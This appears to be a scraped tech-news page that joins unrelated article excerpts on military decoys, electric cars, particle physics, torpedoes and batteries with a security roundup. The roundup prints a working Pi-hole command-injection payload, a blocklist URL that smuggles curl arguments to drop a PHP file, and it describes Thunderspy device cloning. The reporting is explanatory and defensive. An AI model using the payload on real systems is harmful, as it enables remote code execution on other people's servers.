Air-to-air combat or “dogfighting” was once a very personal affair. Pilots of the First and Second World War had to get so close to land a hit with their guns that it wasn’t uncommon for altercations to end in a mid-air collision. But by the 1960s, guided missile technology had advanced to the point that a fighter could lock onto an enemy aircraft and fire before the target even came into visual range. The skill and experience of a pilot was no longer enough to guarantee the outcome of an engagement, and a new arms race was born.
An F-15 launching flare countermeasures.
Naturally, the move to guided weapons triggered the development of defensive countermeasures that could confuse them. If the missile is guided by radar, the target aircraft can eject a cloud of metallic strips known as chaff to overwhelm its targeting system. Heat-seeking missiles can be thrown off with a flare that burns hotter than the aircraft’s engine exhaust. Both techniques are simple, reliable, and have remained effective after more than a half-century of guided missile development.
But they aren’t perfect. The biggest problem is that both chaff and flares are a finite resource: once the aircraft has expended its stock, it’s left defenseless. They also only work for a limited amount of time, which makes timing their deployment absolutely critical. Automated dispensers can help ensure that the countermeasures are used as efficiently as possible, but sustained enemy fire could still deplete the aircraft’s defensive systems if given enough time.
In an effort to develop the ultimate in defensive countermeasures, the United States Navy has been working on a system that can project decoy aircraft in mid-air. Referred to as “Ghosts” in the recently published patent, several of these phantom aircraft could be generated for as long as the system has electrical power. History tells us that the proliferation of this technology will inevitably lead to the development of an even more sensitive guided missile, but in the meantime, it could give American aircraft a considerable advantage in any potential air-to-air engagements.
A while back, I sat in the newish electric car that was the pride and joy of a friend of mine, and had what was at the time an odd experience. Instead of getting in, turning the key, and driving off, the car instead had to boot up.
The feeling was of a piece of software rather than a piece of hardware, and there was a tangible wait before the start button could be pressed. It was a miracle of technology that could travel smoothly and quietly for all but the longest journeys I could possibly throw at it on relative pennies-worth of electricity, but I hated it. As a technologist and car enthusiast, I should be all over these types of motor vehicles. I live for new technology and I lust after its latest incarnations in many fields including automobiles.
I want my next car to have an electric motor, I want it to push the boundaries of what is capable with a battery and I want it to be an automotive tour de force. The switch to electric cars represents an opportunity like no other to deliver a new type of car that doesn’t carry the baggage of what has gone before, but in that car I saw a future in which they were going badly astray.
I don’t want my next vehicle to be a car like my friend’s one, and to understand why that is the case it’s worth going back a few decades to the cars my parents drove back when when jumpers were goalposts, and the home computer was just a gleam in the eye of a few long-haired outsiders in California.
Thunderspy was announced this week, developed by [Björn Ruytenberg]. A series of attacks on the Thunderbolt 3 protocol, Thunderspy is the next vulnerability in the style of Inception, PCILeech, and Thunderclap.
Inception and PCILeech were attacks on the naive Direct Memory Access (DMA) built into Firewire, Thunderbolt 1, and PCIe. A device could connect and request DMA over the link. Once granted, it could access the bottom four gigabytes of system memory, with both read and write access. It’s not hard to imagine how that would be a huge security problem, and it seems that this technique was in use by intelligence agencies at the time it was discovered. As an aside, the hardware DMA was entirely independent of software, so it was possible to debug a crashed kernel over firewire.
Once the vulnerability was made public, hardware and software vendors have taken steps to harden their systems against the attack. Thunderbolt 2 introduced security levels as a mitigation against the attacks. A user has to mark a device as trusted before DMA is offered to that device. Thunderclap exploited a series of vulnerabilities in how individual OSes interacted with those hardware mitigations.
Image by Björn Ruytenberg. Licensed under CC BY 4.0.
Now, Thunderspy abuses a series of problems in Intel’s Thunderbolt 3 specification and implementation. One interesting attack is cloning an already trusted Thunderbolt device. Plugging a Thunderbolt device into a Linux machine easily captures the device UUID. A malicious Thunderbolt device can be given that same UUID, and suddenly has the same level of trust as the cloned device.
[Björn] took the attack a step further, and discovered that he could disassemble a laptop or thunderbolt device, and read the firmware directly off the thunderbolt controller. That firmware can be modified and re-uploaded. One of the simplest attacks that enables is turning the security level to its lowest setting.
It’s interesting research, and there are fixes coming or already in place to mitigate the problems found. The real question is how much Thunderspy matters. The threat model is the evil maid: A laptop left in a motel room would be available to the cleaning staff for a few minutes. Thunderspy could potentially be used for this style of attack, but there are many other potentially better attack options. There is a narrow circumstance where Thunderspy is the perfect technique: A device with an encrypted drive, that’s been powered on and logged into, but locked. In this case, Thunderspy could be used to recover the drive encryption key stored in memory, and then used to plant malware.
That Time When Facebook Broke Everything
You may have noticed some widespread iOS application misbehavior on the 6th. Facebook introduced a change to the server component to their sign-on SDK, which caused many apps that made use of that SDK to crash. It’s worth asking if it’s a good idea for so many popular apps to use Facebook code. There doesn’t appear to have been a vulnerability or path to compromise other than the denial of service.
Large-scale WordPress attack
Nearly a million WordPress sites are under attack, in a campaign targeting a variety of vulnerabilities. The general attack strategy is to inject a malicious javscript that lays dormant until it’s executed by a site administrator. Ironically, logging in to your site to check it for compromise could be the trigger that leads to compromise. As always, keep your plugins up to date and follow the rest of the best practices.
Godaddy Breaches
Godaddy users were recently informed that there was a breach that exposed portions of their accounts to compromise. Notably, the compromise happened back in October of 2019, and wasn’t discovered for 6 months. Godaddy has stated that there wasn’t any evidence of any malicious action beyond the initial compromise, which is puzzling in itself.
On April 23, 2020, we identified SSH usernames and passwords had been compromised through an altered SSH file in our hosting environment. This affected approximately 28,000 customers. We immediately reset these usernames and passwords, removed the offending SSH file from our platform, and have no indication the threat actor used our customers’ credentials or modified any customer hosting accounts. To be clear, the threat actor did not have access to customers’ main GoDaddy accounts.
Pi-hole Exploit
A fun RCE exploit was discovered in the Pi-hole software. This particular problem requires authenticated access to the Pi-hole administrative web interface, so it’s not likely to cause too many problems on its own. Exploiting the flaw is simple, just set http://192.168.122.1#" -o fun.php -d " as the remote blocklist, with an IP that you control. Under the hood, the remote blocklist is fetched via curl, and the URL isn’t properly sanitized. Your PHP code is saved in the web directory, and an HTTP request triggers that code.
Leaking on Github
[Tillson Galloway] tells the story of how he made $10,000 in bug bounties, simply by searching Github for passwords and keys that shouldn’t be there. By searching for specific keywords, he found all sorts of interesting, unintentional things. vim_settings.xml contains recently copied and pasted strings, and .bash_history contains a record of commands that have been run. How many times have you accidentally typed a password in on the command line, thinking you were authenticating with SSH or sudo, just for an example? It’s an easy mistake to make, to accidentally include one of these hidden files in a public repository.
There have been examples of API keys accidentally included in source code drops, and even SSL certificates leaked this way over the years. It’s a lesson to all of us, make sure to sanitize projects before pushing code to Github.
For many of us, our passion for electronics and science originated with curiosity about some device, a computer, radio, or even a car. The subject of this book has just such an origin. However, how many of us made this discovery and pursued this path during times of hunger or outright famine?
That’s the remarkable story of William Kamkwamba that’s told in the book, The Boy Who Harnessed the Wind. Remarkable because it culminates with his building a windmill (more correctly called a wind turbine) that powered lights in his family’s house all by the young age of fifteen. As you’ll see, it’s also the story of an unyielding thirst for knowledge in the face of famine and doubt by others.
Modern physics experiments are often complex, ambitious, and costly. The times where scientific progress could be made by conducting a small tabletop experiment in your lab are mostly over. Especially, in fields like astrophysics or particle physics, you need huge telescopes, expensive satellite missions, or giant colliders run by international collaborations with hundreds or thousands of participants. To drive this point home: the largest machine ever built by humankind is the Large Hadron Collider (LHC). You won’t be surprised to hear that even just managing the data it produces is a super-sized task.
Since its start in 2008, the LHC at CERN has received several upgrades to stay at the cutting edge of technology. Currently, the machine is in its second long shutdown and being prepared to restart in May 2021. One of the improvements of Run 3 will be to deliver particle collisions at a higher rate, quantified by the so-called luminosity. This enables experiments to gather more statistics and to better study rare processes. At the end of 2024, the LHC will be upgraded to the High-Luminosity LHC which will deliver an increased luminosity by up to a factor of 10 beyond the LHC’s original design value.
Currently, the major experiments ALICE, ATLAS, CMS, and LHCb are preparing themselves to cope with the expected data rates in the range of Terabytes per second. It is a perfect time to look into more detail at the data acquisition, storage, and analysis of modern high-energy physics experiments. Continue reading “Crunching Giant Data From The Large Hadron Collider”→

I am a fan of the saying that those who don’t know history are doomed to repeat it. After all, humans have been building things for a number of centuries and we should learn from the engineers of the past. While you can learn a lot studying successes, sometimes — maybe even most of the time — we learn more from studying failure. The US Navy’s Mark 14 torpedo certainly has a lot to teach us.
The start of the story was the WWI-era Mark 10 torpedo which was fine for its day, but with faster destroyers and some additional data about how to best sink enemy ships it seemed necessary to build a new torpedo that would be faster, carry more explosive charge, and use a new method of detonation. Work started in 1931 with a $143,000 budget which may sound laughable today, but that was a lot of coin in the 1930s. Adjusted for inflation, that’s about $2.5 million.
As electric utilization, adoption of electric cars, and the use of renewable power continues to rise, engineers all over are searching for the perfect utility scale battery. We have all heard about Tesla’s 100MW lithium battery pack in South Australia. The system is a massive success and has already paid itself back. However, engineers all over were quick to point out that, until we have a breakthrough, Lithium cells are just not the right choice for a utility system in the long run. There has to be a better solution. Continue reading “A Redox Flow Battery Made From Iron Industry Waste”→